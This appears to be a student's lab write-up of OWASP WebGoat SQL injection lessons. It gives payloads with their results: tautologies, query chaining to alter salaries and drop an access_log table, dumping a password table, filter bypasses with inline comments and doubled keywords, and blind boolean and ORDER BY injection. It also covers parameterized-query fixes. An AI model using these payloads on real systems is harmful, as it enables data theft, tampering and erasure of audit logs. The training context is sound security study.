
General

As these lessons where short and very basic I did not take photos or notes throughout my completion of the lessons.


- HTTP Basics, was just showing the basics of HTTP request handling and can be figured out with burpsuite by using the interceptor.
- HTTP Proxy is about using the OWASP ZAP browser, however I have exclusively used burpsuite for the webgoat assignments. Burpsuite allowed me the complete challenge 6 by sending the post in the repeater and insert the required modifications
- Developer Tools is a lesson that introduces us to using the dev tools to enumerate client side services and make modifications of a poorly secured application
- CIA triad goes in depth and provides examples regarding Confidentiality, Integrity and Availability of network services
- Crypto basics goes over the basis of cryptography and how to use it digitally to protect our data. Covers encoding, hashing, encryption, and things to keep an eye on to protect your private key.
    - I had to use a guide to help me with Docker as I've never used it before.
    - Reference is at the end.



A1 Injection

SQL Injection (intro)

SQL Injection is to insert SQL into text fields such that the server reads the data and responds as if it were an instruction given locally. The room goes over syntax basics such as UNION and SELECT. The commands are divided into Data Definition Language which defines data structures, Data Control Language which implements access control logic. To complete Challenge 2 you need to select the correct column and use the where clause with a known identifier. Below is my answer:




```
select department from employees where last_name = 'Franco'
```

Data Manipulation Language

Statements that fall in this category are: **SELECT, INSERT, UPDATE, DELETE**

- To complete the challenge you need to use UPDATE to specify that you're changing existing data. Use the SET word to change the value in the department column to Sales, and where clause to select the correct row with known information:




Congratulations. You have successfully completed the assignment.

```
UPDATE employees SET department='Sales' WHERE last_name='Barnett';
```

Data Definition Language (DDL)

Is a language that includes commands for defining data structures. They're commonly used to define a database schema which is just the overall structure of the table. To complete the challenge, you need to alter the structure of the existing database to ADD a column to the existing data table.



Congratulations. You have successfully completed the assignment.

```
ALTER TABLE employees ADD phone varchar(20);
```

Data Control Language (DCL)

Implements access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions. To complete this challenge you need to GRANT a user access privilege on the grant_rights table to an unauthorized_user

- **GRANT SELECT on grant_rights TO unauthorized_user**

What is a SQL Injection?

SQLi is the most common web hacking technique.Consists of insertion (or injection) of malicious code via the SQL query input from the client to the application.SQL injects can occur when unfiltered data from the client, such as input from a search field, gets into the SQL interpreter of the application itself.You need to sanitize user input to prevent SQL injections

SQLi allows attackers to:


- Spoof identity
- Tamper with existing data
- Cause repudiation issues such as voiding transactions or changing balances

- Allow the complete disclosure of all data on the system
- Destroy the data or make it otherwise unavailable
- Become administrator of the database server

The Severity of exploitation depends on:

- Hackers skills and imagination
- Defense in depth countermeasures
- Database technology

SQLi is more common in PHP, Classic ASP, Cold Fusion and older languages. Not all databses are equal. Below is my solution to challenge 9.


✓

SELECT * FROM user_data
WHERE first_name = 'John'
AND last_name = '


' | or | '1' = '1 | '

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
```

Numeric SQL Injections

Builds a dynamic query by concatenating a number together with the rest of the string. To complete this challenge you just need to add an OR clause such that the resulting query always results in true. This is due to the wildcard operator '*' that will select everything that results in true. As 1=1 is always true, it will return the entire table


✓


Login_Count:	0
User_Id:	0 OR 1=1

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
```


String SQL Injections

Occurs when applications build SQL queries by concatenating user supplied strings to the query. You can modify the SQL behavior by adding quotation marks. To complete this challenge supply a string that contains a double quotation immediately followed by a single quotation then 1=1;-- the ;-- ends the statement and makes the rest of the SQL that is suppose to occur just a comment.



Employee Name:	SMITH
Authentication TAN:	junk"' or 1=1;--

Query Chaining:
Query chaining is when you append queries to the back of other queries. This is done with the semicolon and has been used in the above exploits. To complete this challenge you need to chain multiple SQL into the input box. We use the UPDATE to change the desired employees salary larger



✓


Employee Name: Smith

Authentication TAN: junk'"; UPDATE employees S

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

junk'"; UPDATE employees SET SALARY=1200000 WHERE last_name='Smith';--

Compromising Availability:
Now that we know how to compromise integrity and confidentiality, we can do availability. In this challenge we can use the Drop command to remove the tables data!



Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

✓


Action contains: 'E; DROP TABLE access_log;--

UPDATE; DROP TABLE access_log;--

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

SQL Inject (advanced)

Is about the advanced syntax and special characters such as inline comments.To complete this challenge (challenge 3) you need to use the Name field to inject and try to find the password. This can be done by outputting the table of user_system_data by entering a dull string, and query chaining a select *. Need to end with ;-- so that any subsequent SQL is ignored. You'll then find the passowrd



✓

alex'; select * from user_system_data;--


Name: t * from user_system_data;--

Password:


You have succeeded:

```
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
```

Challenge 5 is trickier. You need to use the Register form and enter “tom” where the response indicates the user exists. That means that the entry for username gets checked to see if it exists, so we will likely need a ‘1’=’1. We get:

- 
  User {0} already exists please try to register with a different username.

By looking online for help the following command can be used to start enumerating the password for tom:

- tom' AND substring(password,1,1)='t
- Then you need to use a python script to start fuzzing the token which can be found at:
  - https://github.com/Ryannnkl/Hack-Password-WebGoat/blob/main/sqlinjection.py
- Use burpsuite to find your session cookie and paste it in the headers field.
- Run the script and it will immediately begin to enumerate the password. It can take a minute to complete though.
- 


```
(base) ┌──(kungpowchikn㉿x86_64-conda-linux-gnu)-[~]
└─$ /home/kali/miniconda3/bin/python /home/kali/fuzz.py
t
th
thi
this
thisi
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonly

(base) ┌──(kungpowchikn㉿x86_64-conda-linux-gnu)-[~]
```

- Thus, the password is “thisisasecretfortomonly”

SQL Injection (mitigation)

Challenge 5


Here you just need to fill in the fields to write safe code. This is very similar to the code in the previous lessons for this section



```
Connection conn = DriverManager.[getConnection](DBURL, DBUSER, DBPW);
[PreparedStatement] = conn.[prepareStatement]("SELECT status FROM users
WHERE name=[?] AND mail=[?]");
[setString];
[setString];
```

Challenge 6


This task requires you to write the code in java. I'm not that adept at Java so I had to use a guide to help me through this.



```
try {
      Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
      PreparedStatement ps = conn.prepareStatement("SELECT * FROM users WHERE name =
      ps.setString(1, "Admin");
      ps.executeUpdate();
} catch (Exception e) {
      System.out.println("Oops. Something went wrong!");
}
```

Challenge 9

Is a clone of lesson 3 from the advanced section of A1. The only difference is that we are not allowed spaces in the input. So we can use the inline comment (/**/)to substitute this




```
✓ alex';/**/select/**/*/**/from/**/user_system_data;--
Name: alex';/**/select/**/*/**/from/**/  [Get Account Info]
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,
<\/p>Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name =
'a';\/**\/select\/**\/*\/**\/from\/**\/user_system_data;--'
```

Challenge 10

Its the same as challenge 9, however there is some regex checking. Specifically its looking for key words of SQL language. Thus we can change:

- select to seselectlect
  - Inserting an extra “select” in between the e and the l. So after its removed, the result is “select”
- from to frfromom
  - Inserting an extra “from” between the r and the o in from. So after its removed, the result is “from”




alex';/**/seselectlect/**/*/**/frfromom/**/user_system_data;--

Name: mom/**/user_system_data;-- Get Account Info

You have succeeded:




Challenge 12


To complete this you need to use burpsuites interceptor and find the: GET /WebGoat/SqlInjectionMitigations/servers?column=ip HTTP/1.1 line.
Then:

- Send the request to the repeater
- Inject a single quote in the column=ip parameter
  - column=ip’
- send!
- You’ll find the SQL query in cleartext under the raw tab
  - 

```
  "trace" :
"java.sql.SQLSyntaxErrorException: malformed string: ' in statement [sel
ect id, hostname, ip, mac, status, description from servers  where statu
s <> 'out of order' order by ip']\n\tat org.hsqldb.jdbc.JDBCUtil.sqlExce
```

- Remove ip’ and add the following line:
  - (CASE+WHEN+(SELECT+hostname+FROM+servers+WHERE+hostname='webgoat-dev')+=+'webgoat-dev'+THEN+id+ELSE+status+END)
  - This means to order the results by ID. if webgoat-prd exists, results will be ordered by ID, else it will be ordered by status.
- Send! The result is:

- 
```
[ {
  "id" : "1",
  "hostname" : "webgoat-dev",
  "ip" : "192.168.4.0",
  "mac" : "AA:BB:11:22:CC:DD",
  "status" : "online",
  "description" : "Development server"
}, {
  "id" : "2",
  "hostname" : "webgoat-tst",
  "ip" : "192.168.2.1",
  "mac" : "EE:FF:33:44:AB:CD",
  "status" : "online",
  "description" : "Test server"
}, {
  "id" : "3",
  "hostname" : "webgoat-acc",
  "ip" : "192.168.3.3",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Acceptance server"
}, {
  "id" : "4",
  "hostname" : "webgoat-pre-prod",
  "ip" : "192.168.6.4",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Pre-production server"
} ]
```
  - This confirms that the server exists
